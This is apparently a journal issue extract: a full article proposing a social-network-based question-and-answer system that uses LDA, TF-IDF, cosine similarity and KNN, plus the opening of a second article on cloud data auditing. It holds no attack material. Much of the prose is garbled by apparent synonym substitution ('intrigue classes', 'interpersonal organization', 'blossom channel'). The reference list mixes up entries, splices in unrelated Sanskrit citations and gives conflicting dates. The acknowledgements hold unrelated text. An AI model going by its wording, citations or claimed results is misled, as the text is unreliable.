- [11] J Hwang, T He, Y Kim. [2010] Exploring in-situ sensing irregularity in wireless sensor networks, *IEEE Trans. on Parallel and Distributed Systems*, 21(4): 547-561.

ARTICLE

SOCIAL Q&A: AN ONLINE/OFFLINE SOCIAL NETWORK BASED QUESTION AND ANSWER SYSTEM

Prateeksha Chaurasia*, Shashank Joshi

Dept. of Computer Engineering, Bharti Vidyapeeth (Deemed to be University), College of Engineering, Pune, INDIA

ABSTRACT

Background: Question and Answer (Q&A) systems play a significant role in our standard of living for information and knowledge sharing. Users post questions and decide questions to answer within the system. As a result of the apace growing user population and therefore the variety of queries, it's unlikely for a user to come upon a question by chance that he will answer. Altruism doesn't encourage all users to provide answers, not to mention top quality answers with a brief answer wait time. **Methods:** The first objective of this paper is to enhance the performance of Q&A systems by actively forwarding questions to users who are capable and willing to answer the questions. To the present end, we've got designed and enforced Social Q&A, a web social network primarily based Q&A system. Social Q&A leverages the social network properties of common-interest and mutual-trust friend relationship to spot an verbalize through friendly relationship that are possibly to answer the question, and enhance the user security we tend to conjointly improve Social Q&A with security and efficiency by protecting user's privacy and also retrieving answers mechanically for recurrent queries. We tend to describe the design and algorithms, and conducted comprehensive large-scale simulation to gauge Social Q&A as compared with alternative strategies. **Results:** Our results recommend that social networks are often leveraged to enhance the solution quality and asker's waiting time. We tend to conjointly enforced a true prototype of Social Q&A, and analyze the Q&A behavior of real users and questions from a small-scale real-world Social Q&A System. **Conclusions:** It removes the burden from answer providers by directly delivering them the questions they might be interested in, as opposed to requiring answer providers to search through a large collection of questions as in Yahoo! Answers or flooding a question to all of an asker's friends in an online social network.

INTRODUCTION

What is social media?

A social network platform could be a net platform that peoples are victimization these days on awfully high demand for making social networks that can even use a similar personal or Career familiarized interest, backgrounds and real time connections [1]. All social media services that is available on-line.

Loopholes in social media (Insecurity of Social Media)

The rapid growth and ubiquity of online social media services has given an impact to the way people interact with each other. Online social networking has become one of the most popular activities on the web. Social network analysis has been a key technique in modern sociology, geography, economics, and information science [2]. The data generated by social media services often referred to as the social network data. In many situations, the data needs to be published and shared with others. Social networks are online applications that allow their users to connect by means of various link types. As part of their professional network; because of users specify details which are related to their professional life. These sites gather extensive personal information, social network application providers have a rare opportunity direct use of this information could be useful to advertisers for direct marketing. Publish data for others to analyze, even though it may create severe privacy threats, or they can withhold data because of privacy concerns, even though that makes the analysis impossible [3]. .A privacy breach occurs when sensitive information about the user, the information that an individual wants to keep from public, is disclosed to an adversary. For examples, business companies are analyzing the social connections in social network data to uncover customer relationship that can benefit their services and product sales. The analysis result of social network data is believed to potentially provide an alternative view of real-world phenomena due to the strong connection between the actors behind the network data and real world entities. Social-network data makes commerce much more profitable. On the other hand, the request to use the data can also come from third party applications embedded in the social media application itself. For instance, Facebook has thousands of third -party applications and the number is growing exponentially [4]. Even though the process of data sharing in this case is implicit, the data is indeed passed over from the data owner (service provider) to different party (the application) The data given to these applications is usual not sanitized to protect users' privacy. Desired use of data and individual privacy presents an opportunity for privacy-preserving social network data mining. That is, the discovery of information and relationships from social network data without violating privacy.

Question soliciting is an imperative part from proficient learning. In any case, teachers are frequently overpowered with understudies' inquiries and in this way unfit to give opportune answers [5]. Data looking for is additionally rendered troublesome by the sheer measure of learning material accessible, particularly on the web. The utilization of cutting edge data recovery and common dialect handling procedures to answer students' inquiries and diminish the trouble of data looking is from this time forward especially encouraging. Question Answering (QA) frameworks appear to be appropriate for this assignment since they

KEY WORDS

Question and answer systems, Social networks, Information search

Received: 14 May 2018
Accepted: 9 June 2018
Published: 11 June 2018

*Corresponding Author

Prateekshachaurasia@gmail.com
Tel.: +918530089630

go for creating exact responses to normal dialect inquiries rather than just returning reports containing answers.

Privacy concerns in social networks can be mainly categorized into two types: inherent-data privacy and latent data privacy. Inherent-data privacy is related to sensitive data contained in the data profile submitted by users in order to receive data-related services.

Communication strategy on social media

While a great amount of literature has focused on the relationship between communication strategies and corporate reputation, there is no systematic research on the different kinds of social media communication strategies. Based on the corporate reputation and social media literature, this paper aims to contribute to this gap in the research in two main ways. First identifying which social media communication strategy is more effective with contrasting levels of reputations; second, analyzing the differences between high- and low-reputation companies with respect to their ability to use corporate communication [6].

Findings: Social media and communication between those media: egocentric, informal, selective, openness, secretive and supportive. The results additionally reveal distinct ways that within which high-, medium- and low-reputation companies' utilize the six complementary methods of communications [7].

Research limitations/implications: The study is predicated on one trade and on one single geographical market, and care should therefore be taken in generalizing the findings to alternative contexts. So emerges the chance to broaden this analysis to alternative similar service sector, like on-line examination, auditing to assess and generalize the results obtained. Additionally, this technique user is posting solely questions on the social media so this may prove the limitation for projected system. System should permit user to post the comments on social media so experts can comments on the precise post and additionally if stop words are there then system can take away that stop words.

Practical implications: From this study, users will add queries as many as they require so system can recommends the knowledgeable to users and consultants can answer to their queries so user can get precise or correct declare their queries.

Originality/value: This analysis extends between existing system and the proposed system will be prove that this proposed system will prove beneficial when we consider the concepts of security and privacy of user.

Social networking sites (SNS) supplement the system of connections display in the disconnected world by giving stage to dynamic correspondence amongst companions and more uninvolved perception through totaled surges of social news. Utilization of these locales has been related with more noteworthy levels of social capital, or advantages made conceivable by the presence of a social structure [8]. These advantages incorporate crossing over social capital, or access to new data through a different arrangement of associates, and holding social capital, or passionate help from dear companions [9].

Early investigations of the Internet analyzed the relationship between's chance online with results, for example, dejection[10], yet later examines separate between social exercises and unadulterated excitement, finding distinctive outcomes for various exercises

Literature survey on previous work

1. A Comparison of Information Seeking Using Search Engines and Social Networks. [1]

Author: M. R. Morris, J. Teevan, and K. Panovich [1] Published in: 2010

In this paper, they present a study in which 12 participants posted a question to Facebook while simultaneously investigating the same question via Web search. We compare the information participants found with these two methods and participants' satisfaction with each experience. They conclude by discussing the implications of our findings for the design of next-generation search tools.

Advantages

- 1) Accuracy is obtained.
- 2) NLP is used.
- 3) User satisfied with the answer.

Disadvantages:

- 1) Database should maintain.
- 2) User doesn't know the time to get answer.

2. What do People Ask Their Social Networks, and Why? A Survey Study of Status Message Q&A Behavior [2]

Author: M. R. Morris, J. Teevan, and K. Panovich Published in: 2010

In this paper we explore the phenomenon of using social network status messages to ask questions. We conducted a survey of 624 people, asking them to share the questions they have asked and answered of their online social networks. We present detailed data on the frequency of this type of question asking, the types of questions asked, and respondents' motivations for asking their social networks rather than using

more traditional search tools like Web search engines. We report on the perceived speed and quality of the answers received, as well as what motivates people to respond to questions seen in their friends' status messages.

Advantages

- 1) Trust friend maintain.
- 2) If answer not given by the system, friend and family who is trust worthy will give answer.

Disadvantages:

- 1) Time consuming.
- 2) Not efficiency given.
- 3) Problem occurred if trust worthy don't know the answer.

3. Questioning Yahoo! Answers [3].

Author: Z. Gyongyi, G. Koutrika, J. Pedersen, and H. Garcia-Molina Published in: 2008

In this paper, it seeks to understand YA's knowledge sharing activity. They analyze the forum categories and cluster them according to content characteristics and patterns of interaction among the users.

Advantages:

- 1) Less time required
- 2) Categories forms.
- 3) Assign question category wise

Disadvantages:

- 1) Accuracy not defined.
- 2) Not all questions answer is obtained.

4. Routing Questions to Appropriate Answerers in Community Question Answering Services [5].

Author: Li and I. King Published in: 2006

The paper aims to route questions to the right answerers who have a top rank in accordance of their previous answering performance. In order to rank the answerers, we propose a framework called *Question Routing (QR)*.

Advantages:

- 1) QR technique used.
- 2) All questions can get answer.
- 3) Ranking is used.

Disadvantages:

- 1) Time consuming.
- 2) Accuracy not determined.

Our Objective

The primary aim of this work is to enhance the performance of Q&A systems by actively forwarding questions to users who are capable and willing to answer the questions. We additionally aim to enhance social question and answer with security and proficiency upgrades by ensuring users protection and recognizes and recovering answers naturally for intermittent inquiries. We depicted the architecture and calculations, and led far reaching substantial scale reenactment to assess social Q&A in examination with different strategies.

MATERIALS AND METHODS

The system consists of 2 modules in total.

Modular design of a system

1. User Module (social media):

A) Registration

In this module, the system let user to register into the system with general information like email id, age, contact number etc.

B) Login

In this module user will be asking their perspective question.

- Submit question on system

1. Answer finding and expert recommendation:

1. User's question is first processed to remove stop words like (Who, What, Where, How, Why, etc.)
2. Perform LDA for topic finding from user's question.
3. Search related questions and answers of similar topic on social network (user interest mapping) and online Google database (using Cosine and KNN algorithm), find experts for the same topic and send that question to that expert for answer.

2. Offline social network search for answer

1. Put question on user wall.

2. User's question is first processed to remove stop words like (Who, What, Where, How, Why, etc.)
3. Perform LDA for topic finding from user's question
4. Search related questions and answers of similar topic on social network (user interest mapping) (using Cosine and KNN algorithm), find experts for the same topic and send that question to that expert for answer.
5. Display the answer by finding accuracy of answer.

Combine result of online and offline together to show result to user and recommend experts to user

2. Admin

Login

1. Add question answers dataset of question answer system
2. Add some expert by default in the database.
3. Save the topic and user name.
4. Check the accuracy of answer using IF_IDF. And as per accuracy display answer to user.

Methodologies of problem solving and efficiency issues:

1. User Interest Analyzer

User Interest Analyzer uses every client's profile data in the social network and client collaborations (answers gave and addresses solicited) to decide the interests from the client in the predefined intrigue classes. This is on account of if a client asks or answers inquiries in an intrigue class, (s) he is probably going to be keen on this specific classification.

2. Question Categorizer

The essential errand of Question Categorizer is to order an inquiry into predefined intrigue classes in light of the topic(s) of the inquiry. We likewise enable clients to enter self characterized labels connect with questions, which are investigated being referred to parsing. Question Categorizer creates a vector of question "Qi's" interests, indicated by "VQi", utilizing a comparable calculation. While preparing an inquiry, Social Q&A utilizes Word Net to analyze the labels and content of the inquiry and creates a token string. The tokens are contrasted with Social Q&A's to decide the classifications where the inquiry has a place. We have ascertained the intrigue weight without standardization so as to foresee the client insight to answer an issue of Interest.

3. Question-User Mapper

Question-User Mapper distinguishes the proper answerers for a given inquiry. The potential answer suppliers are browsed the asker's companions in the online interpersonal organization. Note that the adjustments in a client's companions in the online interpersonal organization don't influence the execution of Social Q&A as it generally utilizes a client's present companions. To check the fittingness of a companion (U_k) as an answer supplier for an inquiry, two parameters are considered: 1) the intrigue closeness between the intrigue vectors of the companion and the inquiry. The previous speaks to the potential capacity of a companion to answer the inquiry, and the last speaks to the readiness of a companion to answer the inquiry.

Algorithm

1. TF_IDF

The TF-IDF value increases proportionally to the number of times a word appears in the document, but is often offset by the frequency of the word in the corpus, which helps to adjust for the fact that some words appear more frequently in general. Nowadays, TF-IDF is one of the most popular term-weighting schemes.

For example:

Document 1: The game of life is a game of everlasting learning

Document 2: The unexamined life is not worth living

Document 3: Never stop learning

Step 1: Term Frequency (TF):

Term Frequency also known as TF measures the number of times a term (word) occurs in a document. Given below are the terms and their frequency on each of the document.

Step 2: Inverse Document Frequency (IDF):

The main purpose of doing a search is to find out relevant documents matching the query. In the first step all terms are considered equally important. In fact certain terms that occur too frequently have little power in determining the relevance. We need a way to weigh down the effects of too frequently occurring terms. Also the terms that occur less in the document can be more relevant. We need a way to weigh up the effects of less frequently occurring terms.

Let us compute IDF for the term game:
 $idf(t, D) = \log |D| + 1 - \log |\{d \in D : t \in d\}|$

Step 3: TF * IDF

Remember we are trying to find out relevant documents for the query: life learning For each term in the query multiply its normalized term frequency with its IDF on each document. In Document1 for the term “life” the normalized term frequency is 0.1 and its IDF is 1.405507153. Multiplying them together we get 0.140550715 (0.1 * 1.405507153).

Given below is TF * IDF calculations for life and learning in all the documents.

Step 4: Vector Space Model – Cosine Similarity

From each document we derive a vector. If you need some refresher on vector refer here. The set of documents in a collection then is viewed as a set of vectors in a vector space. Each term will have its own axis. Using the formula given below we can find out the similarity between any two documents.

$$\cos(\theta) = \frac{v \cdot w}{\|v\| \|w\|} = \frac{\sum_{i=1}^n v_i w_i}{\sqrt{\sum_{i=1}^n v_i^2} \sqrt{\sum_{i=1}^n w_i^2}}$$

Fig. 1: Calculation formula to find the similarity of the documents.

In [Fig. 1], the calculation formula is used to find the similarity between the documents. Term Frequency also known as TF measures the number of times a term (word) occurs the document. The TF-IDF esteem builds relatively to the circumstances a word shows up in the record, however is regularly balanced by the recurrence of the word in the corpus, which helps to adjust for the fact that some words appear more frequently in general.




Fig. 2: Vector Space Model of Life and learning in documents.

In [Fig. 2], the vector space model has been implemented for calculations for life and learning in all the documents using the similarity formula. From each document we derive a vector. The set of documents in a collection then is viewed as a set of vectors in a vector space. Each term will have its own axis.

2. KNN algorithm :

Steps of the Algorithm are:

- 1 .Determine parameter k = number of nearest neighbour.
2. Calculate the distance between the query instance and all the training samples.
3. Sort the distance and determine nearest neighbour based on the k th minimum distance.
4. Gather the category y of the nearest neighbour.
5. Use simple majority of the category of nearest neighbour as the prediction value of the query instance

Architectural Diagram




Fig. 3: Architectural diagram of proposed system.

In the [Fig. 3], User will register to the system with normal information. User put their question into the system, the user's question is first processed to remove stop words like (who, What, Where, How, Why etc). The system will perform LDA for topic finding from users question and search related question and answers of similar topic on social network using user interest mapping and by using Cosine and KNN algorithm. It will find expert for the same topic and send that question to that expert for answer. Finally system will display the answer by finding accuracy of answer.

Admin

Administrator can likewise include inquiries into the database.

1. Admin can add question and answer dataset of question answer system.
2. It can add some expert by default in database.
3. It can save the topic and user name.
4. It can check accuracy of answers using IF_IDF. And according to the precision show answers to users.

Advantages of proposed system



- With the help of proposed system user will get answer as soon as possible.
- Proposed system can work reasonably to balance privacy and security.
- Proposed system will recommend the expert to the user as per topic so that user will get exact and proper answer.

RESULTS

Here, Whole System taken many more attribute for the input purpose but here author mainly focuses on the Time and performance of system. Based some few attributes we will getting following analytical result for our proposed system.

The following modules has been obtained:

1. Users registration window.
2. Users put their question into the system.
3. Offline results of the Question asked by user with expert recommendation.
4. Online results of the question asked by users.



THE IIOAB JOURNAL






Fig. 4: Result analysis

In [Fig. 4], the analysis of the results is showing in the form of graph visualization. The chart shows the comparison between existing system and proposed system according to various parameters in the timeline.

Where,

A = Computation Cost.

B = Time Consumption.
 C = Scalable.
 D = Waiting Time.
 E = User Friendly

DISCUSSION

In the old system, it was very time taking to give the exact answers to their users, and correctness of the answers was also missing. We have overcome from this by applying TF_IDF algorithm and creating experts of particular fields.

Existing system

Q&A play a very important role in our everyday life for information and knowledge sharing however in our existing system quality of answer weren't that much correct or not satisfied to user and also the waiting time was more; to beat by this situation and user satisfaction we are adding new options within the system. [1]

Disadvantages of Existing System

1. Wait time – waiting time more, user need to wait to get the solution.
2. Quality data – user not satisfied by the solution.

Proposed system

Q&A play an important role in our daily life for information and knowledge sharing but traditional they were not that much accurate or not satisfied to user and the waiting time was more, to overcome by this problem we are enhancing the system by improving the performance of Q&A systems by actively forwarding questions to users who are capable and willing to answer the questions. To this end, we have designed and implemented Social Q&A, an online social network based Q&A system. Social Q&A leverages the social network properties of common-interest and mutual-trust friend relationship to identify an asker through friendship that are most likely to answer the question, and enhance the user security. We also improve Social Q&A with security and efficiency enhancements by protecting user privacy and identifies, and retrieving answers automatically for recurrent questions. We describe the architecture and algorithms, and conducted comprehensive large-scale simulation to evaluate Social Q&A in comparison with other methods. Our results suggest that social networks can be leveraged to improve the answer quality and asker's waiting time. We also implemented a real prototype of Social Q&A, and analyze the Q&A behavior of real users and questions from a small-scale real-world Social Q&A system.

How insecurity reduced through proposed system

Social question and answer system with security and privacy enhancements protects user and retrieve answers automatically for questions post by users. This system will forward the questions to experts who can give the correct and expected answer as soon as possible.

Advantages of proposed system

1. With the help of proposed system user will get answer as soon as possible.
2. Proposed system can work reasonably to balance privacy and security.
3. Proposed system will recommend the expert to the user as per topic so that user will get exact and proper answer.

CONCLUSION

In our undertaking we are furnishing quality answer with less holding up time to number of clients. For quality answer and less hold up time we have created and prototyped an online informal community based Q&A framework, called Social Q&A.

It uses the properties of an interpersonal organization to forward an inquiry to potential answer suppliers, guaranteeing that a given inquiry gets a superb answer in a brief timeframe. It expels the weight from answer suppliers by straightforwardly conveying them the inquiries they may be occupied with, rather than requiring answer suppliers to seek through an extensive accumulation of inquiries as in Yahoo! Answers or flooding an inquiry to the majority of an asker's companions in an online informal community. The blossom channel based improvement strategies scramble the intrigue and Companionship data traded between clients to ensure client protection, and record all n-grams of addressed inquiries to naturally recover answers for intermittent question. Since same inquiries might be displayed distinctively and a similar inquiry might be addressed contrastingly in various circumstance.

CONFLICT OF INTEREST

There is no conflict of interest

ACKNOWLEDGEMENTS

The wastage of time of the users will be preserved. So they can get answers as soon as possible. Stop words are removed from the topic so that system will recommend the experts based on the topic only.

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] MR Morris, J Teevan, K Panovich. [2010] What do People Ask Their Social Networks, and Why? A Survey Study of Status Message Q&A Behavior. In Proc. of CHI.
- [2] MR Morris, J Teevan, K Panovich. [2013] A Comparison of Information Seeking Using Search Engines and Social Networks. In In Proc of ICWSM,
- [3] MD Pandit. English translation of Sanskrit Grantha Lilavati. Proceedings of the Fourth International AAAI Conference on Weblogs and Social Media.
- [4] Z Gyongyi, G Koutrika, J Pedersen, H Garcia-Molina. [2008] Questioning Yahoo! Answers. In Proc. of QAWeb, 2008. Pawan Goyal, Gérard Huet, Amba Kulkarni, Peter Scharf3 Ralph Bunker, A Distributed Platform for Sanskrit Processing.
- [5] B Li, I King. [2006] Routing Questions to Appropriate Answerers in Community Question Answering Services. In Proc. of CIKM, 2010. fusion, SIGIR'06.
- [6] Yahoo! Answers Team. Yahoo! Answers BLOG. <http://yahoanswers.tumblr.com/>, [Accessed on 10/20/2014]. Konrad Rieck, Christian Wressnegger; 17(9):1-5, 2016, Journal of Machine Learning Research Homepage Harry: A Tool for Measuring String Similarity.
- [7] LA Adamic, J Zhang, E Bakshy, MS Ackerman. [2008] Knowledge Sharing and Yahoo Answers: Everyone Knows Something. In Proc. of WWW.
- [8] D Bernhard, I Gurevych, [2008] Answering Learners' Questions by Retrieving Question Paraphrases from Social Q&A Sites, in Proceedings of the 3rd Workshop on Innovative Use of NLP for Building Educational Applications in conjunction with ACL 2008, (Columbus, Ohio, USA), pp. 44-52.
- [9] JS Coleman. [1988] Social capital in the creation of human capital. American journal of sociology 94, S1 95.
- [10] Burke M, Marlow C, Lento T. [2010] Social Network Activity and Social Well-Being. Proceedings of CHI, 1909-1912.
- [11] Kraut R, Patterson M, Lundmark V, Kiesler S. Mukopadhyay, T, Scherlis W. [1998] Internet paradox: A social technology that reduces social involvement and psychological well-being? American Psychologist, 53 (9):1017-1031.

ARTICLE

PRIVACY-PRESERVING FOR A SECURE DATA STORAGE ON CLOUD USING PUBLIC AUDITING TECHNIQUE

Akash Udaysinh Suryawanshi*, J. Naveenkumar

Department of Computer Engineering, Bharati Vidyapeeth (Deemed to be University) College of Engineering, Pune, INDIA

ABSTRACT

In this paper, we describe the data security term as more important on the cloud, for the efficiently access control mechanism of information to preserve it. The data accessing mechanism are a very important method present in the cloud storage, so the data outsourcing is authorized on the cloud server for verification of information or various unauthorized users. Basically, cloud computing is utilized in request processing of data and access that request for preserving information. Cloud is used for putting away information it may be shared by various users. All time it is not possible to access all information and verify reliability, so is proposed to contain TPA to confirm the correctness of shared facts of that system. Data Security is done authentication of that the TPA could not obtain client's knowledge from the information captured along with the verification of inspecting process. However, for the security reviewing process of that shared information, to preserve the identification of user remaining part is the open challenge. This paper proposes the system for security preserving so as to permit reviewing the information of clients for common information access in cloud storage. These systems focus on the verification of information is necessary for auditing to check the correctness of common information. The reliability of this mutual information of the TPA can verify secretly without retrieving whole information. The Final output achieved through this experiment proves the capacity of this executed system while reviewing shared information

INTRODUCTION

